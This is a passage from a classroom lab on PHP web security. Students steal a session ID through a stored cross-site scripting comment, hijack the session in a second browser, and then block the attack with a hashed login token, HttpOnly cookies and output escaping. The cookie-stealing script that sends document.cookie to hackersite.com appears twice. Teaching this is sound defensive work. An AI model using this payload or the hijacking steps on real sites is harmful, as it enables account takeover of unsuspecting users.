


Figure 51. The Session ID Value can be seen in the “Application” Tab of the Developer Tools

1. If you are using Chrome, open the **Application** tab and select **Cookies**. You should see a cookie set for the site **victimsite.com**. The cookie is **PHPSESSID** or session ID. This is a critically important piece of data in regard to security.
2. If you delete the cookie the $\_SESSION variables are lost, and the user is no longer logged in. However, if you can transfer this value to another browser, then he/she can bypass the login process.




Figure 52. Deleting the Session ID Value on the Victim Site

### Use the Stolen Session ID

We are going to steal the session ID from one browser and copy it to another browser, which allows us to bypass the login requirement. The server will think that both browsers are the same person and are trusted equally. To perform this attack, you will need two different web browsers. I am using Chrome and Firefox.

1. Log into the victim site again as Victor. Notice that the session ID cookie is set.




Figure 53. After Login, the Victim Site Stores a Cookie for the Session ID Value

1. Advance to the “Post a comment” page. The session ID should retain its value and “Victor” is the logged in user according to the $\_SESSION array.




Figure 54. Posting a Comment While Showing the Session ID Value

1. Post a new comment and include the JavaScript cross-site exploit.




Figure 55. Posting the JavaScript Code to Steal the Session ID

1. The session ID should be stolen and recorded in the **hackersite** folder as a text file.



Figure 56. The Attacker Site Shows the Status Message to Tell Us That an Attack Just Occurred.

1. In the **htdocshacker** folder, open the **cookie.txt** file.



Figure 57. Text File on the Attacker Server Shows the Session ID From the Victim

1. Copy the session ID.




Figure 58. The Attacker Copies the Stolen Session ID Value

1. Open a different browser. I am using **Firefox** as my second browser. Edge would work just as well. Safari, unfortunately, does not work for this example.
2. Using Firefox, navigate to **victimsite.com**. Notice that this is a new session. Victor is not logged in with the Firefox browser session.
3. Open the **developer tools** and find the **storage** area. You should see a **cookie** for the session ID. The session ID for the Firefox browser is **different** than the session ID from Chrome. This means that **Chrome and Firefox represent two different users**. The Firefox user is supposed to log in before using the app, but he has other plans…




Figure 59. Using Firefox Instead of Another Chrome Tab to View the Session ID

1. Paste over the PHPSESSID cookie value with the stolen ID number.




Figure 60. Overwriting the Session ID Value on the Firefox Browser

1. Refresh the Firefox browser page. Since the session ID matches with Chrome, the $\_SESSION variables are now sent from the server and stored in the Firefox session, including the logged in username, Victor. **Firefox has hijacked the Chrome session!**
2. We have hijacked the session, also known as cookie hijacking.



Figure 61. The Server Reads the Stolen Session ID Value and Assumes That Victor is Logged In

1. Post a new comment. The server should accept your post even though you are not really Victor. You have stolen Victor’s session.



Figure 62. Posting a New Comment Using Victor’s Stolen Session ID

1. Stealing the session ID from one browser and copying it to another browser allows us to bypass the login requirement. The server thinks that both browsers are the same person and are trusted equally.
2. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Solutions

Let’s try another attempt at solving this security hole. We are going to employ hashing as the first solution, and for the second solution, we will prevent JavaScript from running in the comments section of the site.

Let’s assume that a hacker is able to steal the session ID. How can we distinguish his session from the original? The answer involves hashing:

We are going to create a random number when the login is successful.

We will save that number as a cookie and as a session value.

Later, when another form submit is processed, we will verify that random number.

1. Modify the Login form from the victim site. We will save a randomly generated value as a new cookie. Also, we will save a hashed value of the number as an item in the session.



Figure 63. Index Page on the Victim Site Now Includes a New Cookie Called “Logintoken”

1. Copy and paste this code to lines 24–38, as seen in Figure 63.

// remember this login. Later someone will steal our session id and we need to verify this number.

$logintoken = bin2hex(random\_bytes(20)); // generates a random string

$cookie\_options = array('httponly' => true);

setcookie('logintoken', $logintoken, $cookie\_options);

$\_SESSION['hashedlogintoken'] = password\_hash($logintoken,PASSWORD\_DEFAULT);

echo "session:";

echo "<pre>";

print\_r($\_SESSION);

echo "</pre>";

echo "cookies:<br>";

echo "<pre>";

print\_r($\_COOKIE);

echo "</pre>";

1. Run the program and login. Verify that the cookie is set for **logintoken**.




Figure 64. Verifying That the Logintoken Cookie is Set After a Successful Login by Victor

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.
2. In the index form, add the ability to check the login token cookie against the hashed login session value.





Figure 65. New Code to the Victim Site Now Checks for the Existence of the Logintoken Cookie Before Accepting a New Comment

1. Copy and paste this code to lines 41–59, as seen in Figure 65.

if ($\_SESSION['username'] == "victor") {

if (!password\_verify($\_COOKIE['logintoken'], $\_SESSION['hashedlogintoken'])) {

echo "<div class='tokennotaccepted'>";

echo "<p></p>It appears that you logged in from another browser. Did you steal a session id??? Go away.</p>";

echo "</div>";

exit;

} else {

echo "Thank you <b>" . $\_SESSION['username'] . "</br> using the program. New posted comments appear below.";

}

}

else {

die ("Sorry. It appears that there is no user logged in. Cannot save your post.");

}

if (!$\_POST['comment\_title'])

{

die("Nothing posted");

}

1. Run the program, log in, and submit a new comment.



Figure 66. Posting a New Comment as Victor Reveals that the Hashed Value of Logintoken is now Saved in the Session as well as on the User’s Browser

1. Now it is time to see if the new security enhancement works against the hacker.
2. On the **victimstie.com** page, logged in as Victor in Chrome, input the JavaScript exploit code as a comment. The cookie should be stolen and saved on the hackersite app.




Figure 67. Another Attempt to Post JavaScript Cookie-Stealing Comment Code

1. From the hackersite folder, find the text file and copy the session ID value.



Figure 68. The Stolen Cookie is Copied from the Attacker Server

1. In Firefox, navigate to victimsite.com.
2. Open the storage tab in the developer tools.
3. Paste the stolen session ID into the Firefox browser session ID.




Figure 69. Pasting Victor’s Session ID into the Firefox Browser

1. Refresh the victimsite.com page. You should see that the session variables are set! We are logged in as Victor even though we never went to the login form. But will it work?




Figure 70. The Session ID MATCHES with Victor’s Session. It Appears we have Once Again Stolen his Login.

1. Attempt to submit a new comment. The application should give a warning message and not post the comment. This fails because the hacker browser does not have the logintoken cookie set.




Figure 71. The Stolen Session Does Not Allow Us to Post A New Comment

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Prevent Session ID Theft

An obvious solution to the browser hijacking problem is to prevent the theft of the session ID value in the first place. There are two ways to protect the session ID value: first, make the session ID value unreadable to JavaScript, and second, don’t allow users to input JavaScript code into the comments.

*Make the Session ID Unavailable*

1. In the Chrome developer tools, look at the cookies stored in the browser. You should see that session ID does not have a checkmark at “**httponly**.” This setting could prevent a Javascript program from reading its value.




Figure 72. Marking the Logintoken Cookie with “HttpOnly” Status

1. Add the following code to the **login.php** file to change the **httponly** setting.




Figure 73. Setting the HttpOnly Status of the Cookie in the Login Script

1. Run the login page again. The new property should be updated.




Figure 74. HttpOnly Status is Set on Both Cookies

1. Attempt to use the JavaScript exploit by pasting in the malicious JavaScript code as part of a comment.



Figure 75. Another Attempt to use the JavaScript Code as a Comment

1. Copy and paste this script code as seen in Figure 75.

<script>

var cookieData=document.cookie;

window.open(

'http://hackersite.com/cookie.php?cookie='+cookieData,

'\_blank' // <- This is what makes it open in a new window.

);

</script>

1. The results should be disappointing for the hacker. No session ID was copied.




Figure 76. The Status Message from The Attack Shows That the Session ID Cookie Was Invisible to The Attacker

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

*Prevent JavaScript From Being Submitted*

PHP, as well as other languages, have built-in commands to remove unwanted and dangerous code form input forms.

1. In the bottom of the index page, add the following code to sanitize the output.




Figure 77. Updated Login Script

1. Copy and paste this code to lines 76–86, as seen in Figure 77.

<h2>New comments</h2>

<div id="newcomment">

<?php

echo htmlspecialchars(strip\_tags($\_POST['comment\_title']));

echo "<br>";

echo htmlspecialchars(strip\_tags($\_POST['comment\_text']));

?>

</div>

1. Run the program and attempt to input some JavaScript code as part of a comment.



Figure 78. Attempt to Enter JavaScript Code in the Comment

1. Copy and paste this script code as seen in Figure 78.

<script>

var cookieData=document.cookie;

window.open(

'http://hackersite.com/cookie.php?cookie='+cookieData,

'\_blank' // <- This is what makes it open in a new window.

);

</script>

1. Verify that the new comment post does not trigger any JavaScript actions. The content of the post is converted into plain (and harmless) text:




Figure 79. The JavaScript Code Has Been Converted into Plain Text Instead Of Code That Can Be Executed By the Browser

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Summary Questions

Now that you have completed the exercises, answer the following questions with complete sentences, making sure to utilize appropriate industry terminology.

1. Explain the meaning of CSRF and how it was demonstrated in this exercise. How did we correct this vulnerability?
2. Explain the process of using JavaScript code to attack an unsuspecting user of an insecure web application. How did we correct this vulnerability?

**Submission**

Submit the following to the learning management system:

1. A Microsoft Word document that contains the screenshots of the application at each point of development. Captions below the screenshots should explain what is being demonstrated.
2. ZIP file of the source code created during the exercise.
3. Two paragraphs summarizing the problems and solutions presented in this exercise.